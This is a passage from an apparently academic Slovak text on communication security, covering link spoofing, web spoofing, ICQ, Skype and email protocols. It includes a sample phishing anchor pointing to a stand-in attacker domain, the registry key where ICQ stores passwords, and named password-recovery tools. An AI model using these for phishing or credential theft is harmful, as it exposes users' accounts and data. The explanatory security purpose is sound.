Útok podvrhnutým hypertextovým odkazom má dosť vysokú percentuálnu úspešnosť spôsobenú tým, že väčšina používateľov nevyžaduje spojenie cez mená DNS alebo URL, ale cez odkazy. SSL verifikuje iba tú časť URL, ktorá zodpovedá serveru, ale nie odkaz, na ktorý klikol používateľ. Cieľom falšovania sa môže stať DNS meno *(DNS spoofing,* DNS server neuvádza svoju pravú internetovú adresu), ale aj URL, keď stránka neuvedie svoje pravé meno pre URL, obidve formy falšovania zavedú používateľa na nesprávne miesto. Z technického hľadiska je falšovanie odkazu jednoduchším spôsobom, ako falšovanie DNS, hacker môže použiť napríklad tento zápis: <A HREF=https://www.hacker.sk /pasca/>Zadarmo - Klikni sem!</A>. Používateľ vidí stránku s hypertextovým odkazom *Zadarmo - Klikni sem!".* Po kliknutí na odkaz sa používateľ dostane na iný bezpečný server (na doméne hacker.sk) do adresára pasca. Samozrejme v uzle pasca nebude nič zdarma, ale cieľ bude pod hackerovou kontrolou a môže sa tam nachádzať dôveryhodne vyzerajúca stránka, ktorá pod nejakou zámienkou z používateľa vymámi dôverné informácie (napr. číslo kreditnej karty). V prípade, že si používateľ skontroluje cez ponuku svojho prehliadača zdroj alebo informácie o dokumente, zistí, že autentizovaná identita serveru nie je tá, akú očakával, a že sa jedná o podvod.

Spoľahlivou ochranou pred falošnými hypertextovými odkazmi na WWW je nenavštevovať neznáme WWW stránky, alebo aspoň nezverejňovať dôverné informácie do siete Internet. Určitá forma bezpečnosti sa dá dosiahnuť v intranových sieťach a v sieťach ochránených firewallmi, z ktorých je zakázaný prístup do Internetu.

2.11.2 Manipulácia WWW

Cieľom útoku je manipulácia informácií prezentovaných na WWW stránkach prostredníctvom manipulovania obsahu WWW stránky za účelom nelegálneho získania dôverných informácií.

Manipulácia WWW *(web spoofing)* je ďalším typom útoku na WWW stránky. Pri tomto spôsobe vytvorí hacker presvedčivú kópiu celého WWW uzla. Zmanipulovaná (falošná) WWW stránka vyzerá presne ako skutočná, falošný uzol obsahuje rovnaké podstránky a odkazy ako skutočný uzol. Jediným rozdielom je, že podlieha hackerovmu riadeniu, takže celá komunikácia medzi prehliadačom obete a WWW stránkou ide cez hackera. Tento útok umožňuje hackerovi pozorovať alebo modifikovať všetky údaje smerujúce od obete k WWW serveru a riadiť spätnú komunikáciu od servera k obeti.

Počas útoku hacker zaznamenáva obsah stránok, ktoré obeť navštevuje. Keď obeť vyplní HTML formulár, prehliadač odošle tieto údaje serveru. Do spojenia medzi server a klienta sa nabúral hacker, ktorý je tak schopný zaznamenať všetky údaje vyplnené klientom. Okrem toho môže hacker zaznamenávať aj údaje, ktorými odpovedá server na požiadavky klientovi. Vzhľadom k tomu, že väčšina online obchodov používa formuláre, hacker má možnosť získať čísla účtov, heslá a iné dôverné informácie, ktoré vyplní obeť do formuláru. Hacker môže pozorovanie uskutočniť aj vtedy, keď obeť nadviaže zdanlivo bezpečné spojenie použitím SSL. Hacker je taktiež schopný modifikovať ľubovolné údaje, prechádzajúce v obidvoch smeroch medzi obeťou a serverom. Napríklad obeť si objedná 5 strieborných tanierov, hacker môže zmeniť číslo produktu, množstvo objednávaného tovaru alebo adresu dodávky a nechať si tak poslať na účet obete napríklad 25 zlatých tanierov. Hacker môže modifikovať aj údaje, ktoré server klientovi vracia, takže do dokumentu o potvrdení obchodnej transakcie vloží obeťou očakávané údaje a obeť si všimne podvod až pri kontrole stavu svojho účtu.

Ďalšou výhodou manipulácie WWW pre hackera je, že v skutočnosti nemusí uchovávať obsah celého WWW servera, podľa definície je všetko prístupné online, takže v prípade potreby hacker príslušnú stránku stiahne zo skutočného servera a používateľovi poskytne falošnú kópiu. Požiadavka o stránku prechádza hackerovým počítačom, takže hacker môže vyhľadať každú novú stránku o ktorú obeť požiada, falošný server potrebuje falošné stránky uchovávať iba v priebehu realizácie útoku.

Nevyhnutným základom útoku je vloženie sa hackera medzi používateľa a WWW server (tajný sprostredkovateľ) podobne ako pri falošnom hypertextovom odkaze. Prvým hackerovým krokom je zmodifikovanie všetkých URL lokátorov na niektorej WWW

stránke tak, aby v skutočnosti ukazovali na server hackera a nie na skutočný server. Napríklad hackerov server sa nachádza v doméne hacker.sk. Hacker prepíše URL tak, že pred každú adresu vloží *http://www.hacker.sk/,* zmenená adresa potom môže vyzerať nasledovne: *http://www.hacker.sk/www.obchod.sk/.* V prípade že používateľ klikne myšou na odkaz http://www.obchod.sk/, *ieho* prehliadač v skutočnosti požiada o stránku z *www.hacker.sk,* pretože zmenená URL *začína http://www.hacker.sk,* zvyšná časť adresy povie serveru hackera, kde sa v skutočnosti nachádza obeťou požadovaný dokument. Potom ako hacker vyhľadá požadovaný dokument, zmodifikuje všetky URL v aj v tomto dokumente obdobným spôsobom, doplnením cesty k svojmu serveru pred každú URL na vyžiadanej stránke. Takto upravenú stránku potom poskytne hacker prehliadaču klienta. Vzhľadom k tomu, že na zmodifikovanej stránke ukazujú všetky URL naspäť na hackerov server aj v prípade, že si obeť zvolí ďalší odkaz z novej stránky hackerov server požiadavku opäť zachytí. Takto môže byť obeť uväznená v zmanipulovaných WWW stránkach a môže donekonečna cestovať cez odkazy bez toho, aby opustia falošný WWW server.

Medzi najnepríjemnejšie vlastnosti manipulácie WWW pre používateľa je tá skutočnosť, že útok funguje aj v prípade vyžiadania stránky cez bezpečné spojenie. V prípade, že sa používateľ pokúsi nadviazať bezpečné spojenie s WWW (použitím protokolu SSL) prostredníctvom zmanipulovaného WWW servera, hackerov počítač dodá požadovanú stránku a prehliadač zapne indikátor bezpečného spojenia. Prehliadač informuje o tom, že je pripojený cez bezpečné spojenie, lebo je skutočne pripojený bezpečným spojením, problém je „iba" v tom, že je to bezpečné spojenie so serverom hakera a nie s požadovanou WWW stránkou.

Aby sa mohol samotný útok začať, musí hacker nejakým spôsobom svoju obeť vlákať na zmanipulovanú WWW stránku. Z predchádzajúcich riadkov vyplýva, že ak obeť raz uviazne na falošnom WWW serveri, je problematické z pasce tohoto útoku uniknúť. Hacker môže použiť niekoľko spôsobov ako podhodiť používateľom svoj odkaz na zmanipulovanú WWW stránku, napríklad:

- hacker vloží odkaz na falošnú WWW stránku do inej populárnej a často navštevovanej WWW stránky,
- v prípade že obeť používa WWW mail klienta, hacker môže obeti poslať od kaz na falošnú WWW stránku mailom,
- hacker môže mailom poslať obeti zmanipulovaný obsah WWW stránok,

- hacker môže oklamať niektorý WWW vyhľadávač, aby zaradil do indexu aj časť zmanipulovanej WWW stránky.

Ak sa hackerovi podarí vlákať obeť do pasce falošných WWW stránok, je nutné, aby bola obeť neustále presvedčená, že sa nachádza na skutočných (pravých) WWW stránkach.

Jestvujú štyri základné postupy, pomocou ktorých sa môže používateľ presvedčiť, či sa nestal obeťou manipulácie WWW.

Stavový riadok prehliadača môže v prípade zablokovania niektorých funkcií prehliadača zobraziť niektoré informácie prezrádzajúce prebiehajúci útok. Zobrazené údaje o stránke môžu poskytnúť náznaky toho, že obeť vstupuje, alebo sa pohybuje vo falošných WWW stránkach. Napríklad, ak používateľ nastaví ukazovateľ myši na odkaz, prehliadač môže v stavovom riadku zobraziť absolútnu adresu odkazu. Ani tento spôsob odhalenia útoku nepatrí medzi spoľahlivé, lebo hacker môže využitím schopnosti stránky riadiť vlastnosti prehliadača, použiť určité programátorské techniky a príznaky útoku eliminovať. Hacker môže použiť napríklad Javu, JavaScript alebo VBScript na manipuláciu so stavovým riadkom prehliadača. Falošná stránka môže zanechávať dva druhy stôp v stavovom riadku prehliadača. Prvým druhom je už spomenuté zobrazenie absolútnej URL odkazu, na ktorej si môže obeť všimnúť, že ju hacker zmodifikoval. Druhou stopou môže byť výpis v momente, keď prehliadač vyhľadáva stránku, stavový riadok na moment zobrazí meno servera, ktorý prehliadač skontaktoval. Obeť si môže všimnúť, že stavový riadok zobrazil *www.hackers.sk*namiesto očakávaného *www.obchod.sk*. Okrem toho, že hackerov program zmanipuluje obsah stavového riadku, môže byť naviazaný na určité udalosti a vždy ukazovať obeti očakávané informácie zo skutočnej WWW stránky, napr. aj vo chvíli prechodu na novú stránku.

Riadok adresa (address, location) v prehliadači zobrazuje URL práve navštevovanej stránky. Zadaním URL do tohoto riadku používateľ prikáže prehliadaču vyžiadanie zdroja s danou adresou, bez hackerovho dodatočného zásahu by riadok zobrazoval sfalšovanú URL napr. *http://www.hacker.sk/www.obchod.sk/,* čo by takmer určite viedlo k prezradeniu útoku. Ale aj v tomto prípade môže hacker zobrazované informácie manipulovať pridaním špeciálneho programu, ktorý nahradí skutočný obsah falošným. Falošný riadok zobrazuje očakávané informácie a tiež je schopný prijímať vstup z klávesnice a tým používateľovi zadať URL, ako za normálnych okolností. Hackerov program potom zmení zadané URL skôr, prehliadač požiada o prístup.

Zobrazenie zdrojového kódu dokumentu. Vo väčšine používaných WWW prehliadačov sa v hlavnej ponuke nachádza položka zobrazenie zdrojového HTML textu zobrazenej stránky. V prípade, že používateľ nadobudol podozrenie, že sa stal obeťou manipulácie WWW stránok, môže prehľadať zdrojový kód stránky a vyhľadať zmenené adresy. Ako aj v predchádzajúcich dvoch prípadoch, môže hacker použitím záškodníckeho programu skryť riadok z ponuky prehliadača a nahradiť novým obdobným riadkom, ktorý ale otvorí nové okno, v ktorom zobrazí pôvodný (nezmanipulovaný) HTML text.

Zobrazenie informácií o dokumente je posledným spôsobom odhalenia prebiehajúceho útoku. V ponuke WWW prehliadača sa nachádza položka umožňujúca zobraziť informácie týkajúce sa zobrazeného dokumentu, ktoré obsahujú aj URL danej stránky. Hacker môže rovnakým spôsobom ako pri položke zobrazenia zdrojového kódu nahradiť informácie o dokumente použitím falošného riadku ponuky, hacker vytvorí novú ponuku, ktorá zobrazí nové dialógové okno so zmanipulovanou informáciou.

Z predchádzajúcej charakteristiky útoku prostredníctvom zmanipulovanej WWW stránky vyplýva, že sa jedná o nebezpečný a takmer nezistiteľný útok. Pre minimálne zabezpečenie pred týmto útokom by mali používatelia dodržiavať nasledujúcu stratégiu:

l. Vo svojom WWW prehliadači zakázať používanie *Javy, JavaScriptu* a *VBScriptu,* aby hacker nemohol skrývať príznaky útoku.

2. Presvedčiť sa, či je vo WWW prehliadači riadok uvádzajúci adresu stále viditeľný.

3. Nepretržite venovať pozornosť URL, ktorú prehliadač zobrazuje a presvedčiť sa, že zobrazuje správnu adresu servera.

3. Analýza bezpečnosti komunikačných programov

3.1 Analýza bezpečnosti ICQ

Komunikačný program s názvom ICQ pracuje s protokolom peer-to-peer. Program bol vytvorený študentmi z Izraela, ktorí v roku 1996 založili firmu Mirabilis Ltd. Ich zámerom bolo zmeniť Svet internetovej komunikácie. Čoskoro po založení firmy uviedli na trh úvodnú verziu audiovizuálneho softvéru pre komunikáciu v reálnom čase pod názvom ICQ. Zo začiatku ešte išlo o menej známy produkt, ale momentálne sa počet užívateľov odhaduje na vyše 270 miliónov. V roku 1998 spoločnosť Mirabilis kúpila gigantická americká spoločnosť AOL za 280 miliónov dolárov. Tým vznikla nová spoločnosť ICQ Inc.

Hlavným prvkom systému je databáza umiestnená na serveri. Tu sú totiž uložené všetky dáta ohľadom používateľov a ich unikátne čísla UIN. UIN sa prideľuje pri registrácii do systému ICQ. V databáze je tiež zaznamenaný zoznam kontaktov používateľa. Program je unikátny v tom, že dokáže informovať o aktuálnom stave užívateľa v contact liste, či je online prípadne offline. Momentálne túto funkciu obsahujú takmer všetky podobné IM (instant messaging) programy. Originalita patrí práve ICQ.

Ak chce užívateľ komunikovať pomocou programu ICQ, stačí kliknúť na príslušnú ikonu užívateľa, ktorý sa nachádza v adresári. Následne sa otvorí okno, ktoré slúži na komunikáciu. Do riadku sa jednoducho vpíše text správy, ktorý sa odošle pomocou klávesy enter. V prípade ak adresát nie je momentálne online, správa sa po odoslaní uloží na serveri a po pripojení do systému mu bude odoslaná.

V prípade dokazovania problematickosti programu ICQ, väčšinou sa odkazuje na najviditeľnejší a najznámejší problém. Verzia 2001b a staršie obsahovala plugin Voice Video Game, ktorý obsahuje bezpečnostnú dieru, ktoré umožňujú útoky typu Buffer-Overflow.

Pri tomto druhu útoku zašle potencionálny útočník adresátovi regulárnu požiadavku, v ktorej sa nachádza škodlivý kód. Vďaka bugu na napadnutom počítači ju program vykoná. Takýmto spôsobom sa dá zhodiť program, v niektorých situáciach zhodiť aj počítač. Prípadne je možné spustiť ďalší program alebo vykonať inštrukcie nepriateľského charakteru.

Komunikácia pomocou programu ICQ nie je bezpečná zo samotného princípu. Útočník často protokol ICQ označuje za "takzvaný protokol". Naráža na fakt, že ide o jednoduchú textovú komunikáciu, bez žiadneho šifrovania či overovania.

Komunikáciu cez ICQ je možné jednoducho odpočúvať, je to triviálny text. Okrem iného je možné zistiť aj heslo, pomocou ktorého sa užívateľ prihlasuje k serverom ICQ. Zo server sa dajú jednoducho zistiť informácie o užívateľovi, ktoré zadal pri registrácii konta.

V prípade ak sa útočník, chce prezentovať za niekoho iného, stačí si počkať pokiaľ určitý užívateľ bude offline (prípadne sa pokúsiť zhodiť jeho systém pomocou známych útokov) a posielať textové správy ako niekto iný. Program ICQ neoveruje identitu odosielateľa (nezisťuje, či unikátne číslo môže používať). Síce odchytáva spätnú väzbu, ale to vzhľadom k akejkoľvek absencii šifier nie je veľký problém.

Na užívateľa komunikačného programu ICQ sa dá zaútočiť aj oveľa primitívnejšími technikami.

Program ICQ tiež umožňuje posielanie súborov medzi používateľmi a to aj cez firewall, prípade ak sú je nastavený. To už je ale problém správcov sieti. Poslať užívateľom ICQ trójskeho koňa alebo iný zavírený program je veľmi jednoduché.


V tomto prípade sa program zneužíva na personalizované útoky, kedy hacker vie, za koho sa vydáva a s kým komunikuje. Nejde tak o útoky automatického charakteru. O to viac sú presonalizované útoky nebezpečnejšie.

Vážnym problémom pre bezpečnosť firmy môže znamenať posielanie nešifrovaných správ a informácií. Hlavne z tohto dôvodu je vo viacerých firmách používanie programu ICQ zakázané. Týka sa to najmä inštitúcii z finančnej či IT oblasti. Informatici, ktorí sa starajú o bezpečnosť sietí, rozumne ICQ blokujú a majú na to podporu u vedenia firmy. AOL sa bezpečnosťou zaoberá veľmi málo a je celkom zbytočné hľadať diery priamo v programe, keďže je nespoľahlivý hlavne protokol.

Pohľadom späť som zistil, že unikátne identifikátory každého užívateľa (UIN) sa do profilových súborov premietali priamo. Pre verziu 2002 a staršie totiž platilo, že všetky podstatné informácie boli k dispozícii v súboroch s názvom UIN.dat. Užívateľ číslo 12345678 tak má svoj adresár, login, heslo a ostatné informácie uložené v súbore 12345678.dat.

Pre vypísanie všetkých relevantných informácií a údajov sa dá využiť niekoľko utilít. Jedna zo starších utilít, ktorá je dostupná freeware sa volá ICQr Information. Dá sa

stiahnuť voľne na Internete. ICQr Information okrem zobrazenia údajov umožňuje aj export do prehľadného a štruktúrovaného súboru HTML:



Obr. č. 1 Zobrazenie exportu dát pomocou ICQr Information
Zdroj: Vlastný

Novšie klienti heslá neukladajú do súborov s profilom, ale využívajú registre OS Windows. Pre prípadné získanie hesiel a dát z registrov OS musí mať potencionálny útočník relevantné práva. Pri spustení vhodnej utiliti, získa zo šifrovaných hesiel ich otvorenú variantu. Heslo v nečitateľnej variante je v registri OS možné nájsť v kľúči s ostatnými nastaveniami programu ICQ, teda

HKEY_CURRENT_USER / Software / Mirabilis / ICQ / NewOwners

Aj v tomto prípade je dostupná freeware utilita Lite Password Recovery, ktorá je kompatibilná s verziou ICQ 5.04 a staršie.

Obr. č. 2 Utilita na získavanie hesiel Lite Passowrd Recovery
Zdroj: Vlastný

Z kategórie platených utilít je zrejme najlepšia Advanced IM Password Recovery. Výrobcom je spoločnosť ElcomSoft. Aplikácia dovoľuje okamžite rekonštruovať hesla IM klientov.

Obr. č. 3 Utilita na získavanie hesiel Advanced IM Password Recovery
Zdroj: Vlastný

Pri inštalácii ICQ klienta sa môže užívateľ stretnúť s voľbou, či ho využívať iba užívateľ samotný, prípadne viacerí. Práve toto rozhodnutie má potom priamy vplyv na to, či sa heslá budú ukladať alebo nie.

Ďalšia možnosť, ako sa dostať k informáciám užívateľa ICQ komunikácie, predstavuje sniffing. Pre útočníka vhodných sieťových nastaveniach a architektúre možno na lokálnej sieti zneužiť nešifrovaný komunikačný protokol pre získanie kompletného prehľadu o dialógu iného užívateľa. Sniffing priamo ponúka možnosť filtrovanie paketov patriacich ICQ spojeniu. Potenciálny útočník tak nestráca čas skúmaním a prehľadavním balastu. Úspešné vykonanie man in the middle útoku vedie k získaniu prihlasovacích hesiel, možnosti podvedenia odoslaných správ na obe strany a podobne.

3.2 Analýza bezpečnosti Skype

Skype sa dokázalo počas veľmi krátkej doby presadiť na celom svete. Veľa ľudí ho denne používa na telefonovanie po Internete. Má ale aj svoje nevýhody, o ktorých by mali užívatelia vedieť. Bezpečnosť.

Keď sa objaví softvér s uzatvoreným vývojovým modelom a hlavne nedostupnými zdrojovými kódmi, stáva sa veľmi často terčom kritiky zo strany sympatizantov open source. Tí sú ale druhou stranou okamžite obvinení z fanatizmu a extrémizmu.

Nejde len o jednoduchý fakt, že si užívateľ nemôže prečítať zdrojové kódy, ale predovšetkým o ďalšie nevýhody, ktoré z toho plynú. Bežného užívateľa samozrejme kód priamo nezaujíma, ale jeho dostupnosť má priame dôsledky, ktoré sa ho dotýkajú, nech si ich pripúšťa, alebo nie. Presne toto je aj prípad Skype.

Medzi hlavné prednosti Skype, ktoré mu pomohli na výslnie, patrí určite jeho jednoduchá obsluha a použiteľnosť takmer kdekoľvek. Žiadny firewall ani NAT nebráni v komunikácii.

Nevýhod je však tiež viacero, rozdelil som ich do 10 bodov.

3.2.1 Uzavretý protokol

Samotný protokol, ktorý Skype používa na komunikáciu so servermi, ale aj ostatnými klientmi, je uzavretý. To pre užívateľa na jednej strane znamená, že nevie, čo o ňom eviduje systém. Zároveň to má aj praktické dôsledky. Nemôže vytvárať nových klientov pre Skype, ktoré by vedeli viac ako ten originálny a zároveň by riešili väčšinu nevýhod v tomto zozname.

Navyše sú užívatelia obmedzení len na platformy, ktoré sa vyhovujú spoločnosti vyvýjajúce Skype. Ak užívateľ používa niektorého z minoritných operačných systémov alebo používa nejakú netradičnú kombináciu hardvéru a softvéru, nemôže program používať.

3.2.2 Centrálne riadenie služby

Centrálna správa nikdy neveští nič dobrého. Samotny Internet bol od začiatku definovaný ako decentralizovaná sieť, ktorá je úplne odolná voči akémukoľvek výpadku, zmene politického myslenia alebo akémukoľvek pokusu ju zastaviť.

Skype je ovládaný jednou spoločnosťou, ktorá má právo ho kedykoľvek vypnúť, zmeniť, spoplatniť a podobne. Navyše sú všetky údaje ako heslo užívateľa a contact list uložené na centrálnom serveri, ktorý môže byť kedykoľvek úspešne napadnutý.

3.2.3 Kontrola nad tokom dát

Zo strany užívateľa žiadne. Zo strany spoločnosti Skype úplná. Vďaka modelu, ktorý Skype používa na prenos dát, je absolútne nemožné, aby užívateľ kontroloval, kadiaľ tečú jeho dáta.

Cestu od užívateľa k užívateľovi totiž priamo vyberá centrálny server, takže nemáte šancu. Navyše sa môže počas hovoru mnohokrát zmeniť. Nikdy preto neviete, kadiaľ vaše dáta tečú a či nie je na trase niekto nebezpečný.

3.2.4 Funkcia supernode

S princípom prenosu dát úzko súvisí aj ďalší bod. Model je jednoduchý: užívatelia, ktorí sedia za proxy, NAT alebo nejakým prísnym firewallom, sú prosté uzly. Naopak tí,

ktorí sú na linke s verejnou IP adresou, sú povýšení na takzvaných supernodov. Stanú sa z nich uzly, ktoré potom slúžia ako ústredne pre prenos komunikačných dát a audio prúdov. Je tomu tak preto, aby bolo možné spojiť dvoch uživateľov za NAT, a zároveň preto, aby nebolo možné odrezať spojenie na firewalle.

3.2.5 Podpora komerčnej firmy

Ďalšie nepríjemné dôsledky, ktoré z toho vyplývajú, sú zrejmé. Spoločnosť Skype využíva hardvér užívateľa pre pripojenie na Internet, a umožňuje tak prevádzkovať ich službu. Táto služba je však komerčného charakteru. Samozrejme medzi užívateľmi umožňuje telefonovať zadarmo, ale celkovo slúži Skype na zárobku jednej spoločnosti. Hovory idú cez supernodov v každom prípade. Inak by bolo jednoduché zamedziť používanie Skype pre telefonovanie do bežných sietí. Stačilo by nastaviť na firewallu správne pravidlo a zamedziť prístup na správny server.

3.2.6 Možnosť odpočúvania

Toto je veľmi podstatná nevýhoda pre mnoho užívateľov. Hoci je pri prenose použitá pomerne silná šifra RSA s dĺžkou kľúča 2048 bitov, Skype jasne svojim užívateľom hovorí, že v prípade súdneho rozhodnutia je schopné hovory počúvať.

Môžu to zariadiť dvoma spôsobmi. Môžu dať klientovi príkaz, aby previedol komunikáciu na konkrétne supernody a aby nešifroval alebo nejako oslabil šifrované spojenie. Stačí k tomu použiť obmedzenú množinu kľúčov.

Túto možnosť potvrdil aj Vlastimil Klíma, odborník na šifrovanie z Crypto-World: "Ak bude systém (vrátane generovanie kľúčov) pod kontrolou, bude vidieť, že sa používa len 100 kľúčov a aj bude vidieť, aké to sú. Čiže ten, kto bude mať prístup k opisu celého systému (algoritmus plus kľúčové hospodárstva), bude toto vedieť a môže dešifrovať veľmi jednoducho. "

3.2.7 Nebezpečná licencia

Samotná licencia, pod ktorou je Skype šírený, je tiež veľmi zaujímavá. Licencia je silne jednostranná a nedáva užívateľom príliš veľa práv. Naproti tomu umožňuje kedykoľvek firme Skype vypovedať komukoľvek služby. Najhoršie na celej licencii ale je, že výslovne umožňuje zmenu licenčnej politiky, ktorú firma oznámi voľným vydaním novej licencie na svojich stránkach.

3.2.8 Premenlivá kvalita hovoru

Posledná trojica nevýhod je čisto praktického charakteru. Prvá je premenlivá kvalita hovoru, na ktorú poukazuje veľa užívateľov. Je opäť spôsobená komunikačným modelom. Kvalita supernodov sa totiž s časom mení vplyvom mnohých faktorov, ako sú rôzne zaťaženie hardvéru a liniek.

Rovnako routing nie je vždy optimálny a užívatelia komunikujúci napríklad z Bratislavy do Kunovíc sú veľmi často prepojování napríklad cez mesto v Amerike. To spôsobuje nemalé meškania.

3.2.9 Prevádzku Skype nemožno obmedziť

Toto je nevýhoda pre mnoho správcov na celom Svete. Bezpečnostná politika mnohých firiem striktne zakazuje akékoľvek IM formy komunikácie, medzi ktoré samozrejme Skype patrí. Vďaka tomu, že je od začiatku navrhnutý s cieľom prejsť kdekoľvek, je jeho blokovanie viac ako ťažké.

To sice nahrává uživatelům, ale zároveň komplikuje život správcům sietí, ktorí môžu mať zo Skype veľa ťažkú hlavu. Priemyselná špionáž môže mať za určitých okolností zelenú.

3.2.10 Nedostupnosť zdrojových kódov

Nakoniec sa dostávam ku kontroverznému bodu, o ktorom som písal na začiatku. Samy o sebe sú zdrojové kódy na prvý pohľad nezaujímavé, ale ich zverejnenie by mohlo vyriešiť všetky spomenuté nevýhody.

Výrobca Skype vyhlasuje, že hovory sú silno šifrované, ale zároveň v oficiálnej politike súkromí pripúšťa právne podložené odpočúvanie.

3.3 Analýza bezpečnosti emailovej komunikácie

Napriek tomu, že všeobecne sa pod pojmom internet často chápe služba WWW (World Wide Web), je najviac využívanou službou na Internete práve elektronická pošta e-mail. Na základe toho, že e-mail využíva v podstate každý užívateľ Internetu, je to miesto, ktoré sa často stáva terčom rôznych útokov a bránou k súkromným informáciám či heslám. Princípy, na ktorých dnes funguje e-mail, boli navrhnuté veľmi dávno, ešte v počiatkoch vzniku Internetu a vtedy sa o probléme bezpečnosti veľmi neuvažovalo. Protokol SMTP (Simple Mail Transfer Protocol), ktorý zabezpečuje zasielanie e-mailov má teda veľa nedostatkov v oblasti bezpečnosti.

Medzi bežným "papierovým" listom a e-mailom nie je až taký veľký rozdiel. V podstate jediný rozdiel je v rýchlosti doručovania. Z hľadiska bezpečnosti sú tieto dve formy prenášania informácií skoro identické. Bežný poštový list hodíme do schránky, kde ho vyberie poštár a list začína putovať až k adresátovi. Pritom navštívi rôzne pošty, kde si ho môže poštový personál nad parou otvoriť a prečítať, prípadne pozmeniť jeho obsah. V prípade e-mailu celý tento proces vyzerá skoro rovnako, len forma prenosu je iná. E-mail napíšeme na počítači a e-mailovým klientom (napr. Outlook) ho pošleme z našej e-mailovej schránky (miesto na serveri nášho poskytovateľa pripojenia). Tento e-mail sa potom na svojej ceste Internetom ešte zastaví (alebo prejde) cez niekoľko iných serverov, až kým bude doručený do e-mailovej schránky na serveri adresáta. Na každom z týchto serverov si daný e-mail môže správca systému alebo iné povolané osoby prečítať, prípadne pozmeniť. Na základe týchto poznatkov môžeme skonštatovať, že služba elektronickej pošty nie je z hľadiska prenosu informácií bezpečná. Pokiaľ nie je aplikovaná nejaká forma šifrovania považuje sa prenos dát a informácií po internete za nebezpečný.

Dnes sa na šifrovanie e-mailov využívajú pokročilejšie metódy asymetrického šifrovania. V praxi to funguje tak, že máme dva kľúče (kľúč je akýsi reťazec znakov, ktorý definuje dané šifrovanie), súkromný (private key) a verejný (public key). Medzi týmito dvoma kľúčmi existuje akýsi vzťah. To čo zašifrujeme verejným sa dá rozšifrovať iba súkromným (a naopak). Verejný kľúč poskytujeme voľne na stiahnutie napríklad na webovej stránke. Ak nám potom niekto chce poslať zašifrovaný e-mail, stačí ak ho zašifruje naším verejným kľúčom. Takýto e-mail sa dá rozšifrovať iba naším súkromným kľúčom, ktorý si teda musíme patrične chrániť.

Ďalším problémom bezpečnosti je autentickosť obsahu a odosielateľa správ, či už bežnej pošty alebo e-mailov. Autentickosť odosielateľa bežného poštového listu je daná podpisom na konci tlačeného listu. Dnes to už ale predsa nie je vôbec problém naskenovať cudzí podpis a farebne vytlačiť. Pri e-mailoch je to podobné. Do položky "From" a "Return—Path" sa dá napísať čokoľvek, napr. bill.gates@edukomplex.cz. Odkiaľ daný e-mail skutočne prišiel sa môžeme pokúsiť vyčítať jedine z hlavičky e-mailu, kde táto informácia ale tiež nemusí byť obsiahnutá (teda skutočný odosielateľ môže zostať utajený). Keď sa zamyslíme nad autentickosťou obsahu, pri bežnom liste neexistuje možnosť ako

overiť, že daný obsah je skutočne autentický. Pri e-maile sa využíva elektronický (digitálny) podpis, ktorý plne zabezpečí autentickosť obsahu a odosielateľa správy.

3.3.1 Protokol POP3

Post Office Protocol (ďalej len POP) je poštový protokol na aplikačnej vrstve, ktorý sa využíva na prijímanie elektronickej pošty zo vzdialeného servera prostredníctvom TCP/IP spojenia. Poštový protokol je séria pravidiel o tom, ako sa ma riadiť prenos elektronickej pošty medzi dvomi bodmi v sieti. POP pracuje pomocou TCP/IP spojenia. POP3 funguje na „pull“ princípe, to znamená, že klient odošle na vzdialený server pomocou TCP/IP spojenia požiadavku, aby mu server preposlal e-maily ktoré sa nachádzajú na účte užívateľa a následne, ak nie je klient nastavený inak, e-maily odstráni. POP3 je výhodny pre užívaťeľov ktorý nemajú stály resp. majú časovo obmedzený prístup k internetu (napr.: dial-up). V takomto prípade stačí aby sa užívateľ pripojil na internet, pomocou klienta príjme e-maily zo servera a následne sa odpojí. Pre niektorých užívateľov využívajúcich POP3, môže byť nevýhodou nemožnosť filtrovania prijatých e-mailov, to znamená že užívaťeľ príjme aj nevyžiadané spravy tzv. spam.

Aj keď POP3 je samostatne nezabezpečený protokol, v súčasnosti je dostatočne bezpečený, ale väčšina bezpečnostných prvkov závisí od podpory e-mailového klienta a vzdialeného servera. V predvolených nastaveniach sú všetky informácie prenášané nezašifrované, čo vedie k možnosti jednoducho odchytiť prihlasovacie údaje k účtu užívateľa alebo prenášané e-maily. Veľké množstvo dnes používaných klientov a serverov podporuje šifrovanie pomocou SSL (Secure Socket Layer) alebo modernejšieho TLS (Transport Layer Security), ktoré šifruje informácie 128 resp. 512 bitovým kľúčom. Spojenie POP3 a SSL/TLS sa zvykne označovať ako POP3S.

3.3.2 Protokol SMTP

Protokol SMTP je neautentizovaný a nešifrovany. Server, ktorý nemá nastavené žiadne pravidlá pre preposielanie a preposiela všetku poštu, o ktorej preposlanie je požiadaný, sa nazýva open relay. Takéto servery sú používané pre rozosielanie spamu. Existujú databázy takýchto serverov, ktoré môžu byť potencionálnymi pôvodcami nevyžiadanej pošty, napr. ORDB (Open Relay Database). Dalším riešením, ako sa brániť proti nevyžiadanej pošte sú tzv. black listy, čo sú zoznamy užívateľov a domén, ktoré sú filtrované, pretože z nich prichádza nevyžiadaná pošta. Sofistikovanejšou metódou sú spamové filtre. Jedným z programov, ktorý takúto filtráciu robí je spam assassin. Ten prechádza poštu a v jej obsahu hľadá znaky nevyžiadanej pošty. Každej podobnosti je

priradená určitá trestná bodová hodnota a pokiaľ súčet týchto trestných bodov dosiahne administrátorom určenú hodnotu, je mail označený za spam. Dalšou možnosťou, ako odhaliť spam, sú tzv. databázy spamu. Email je zahashovaný nejakou funkciou a výsledok je porovnaný s datábazou.

3.3.3 Protokol IMAP

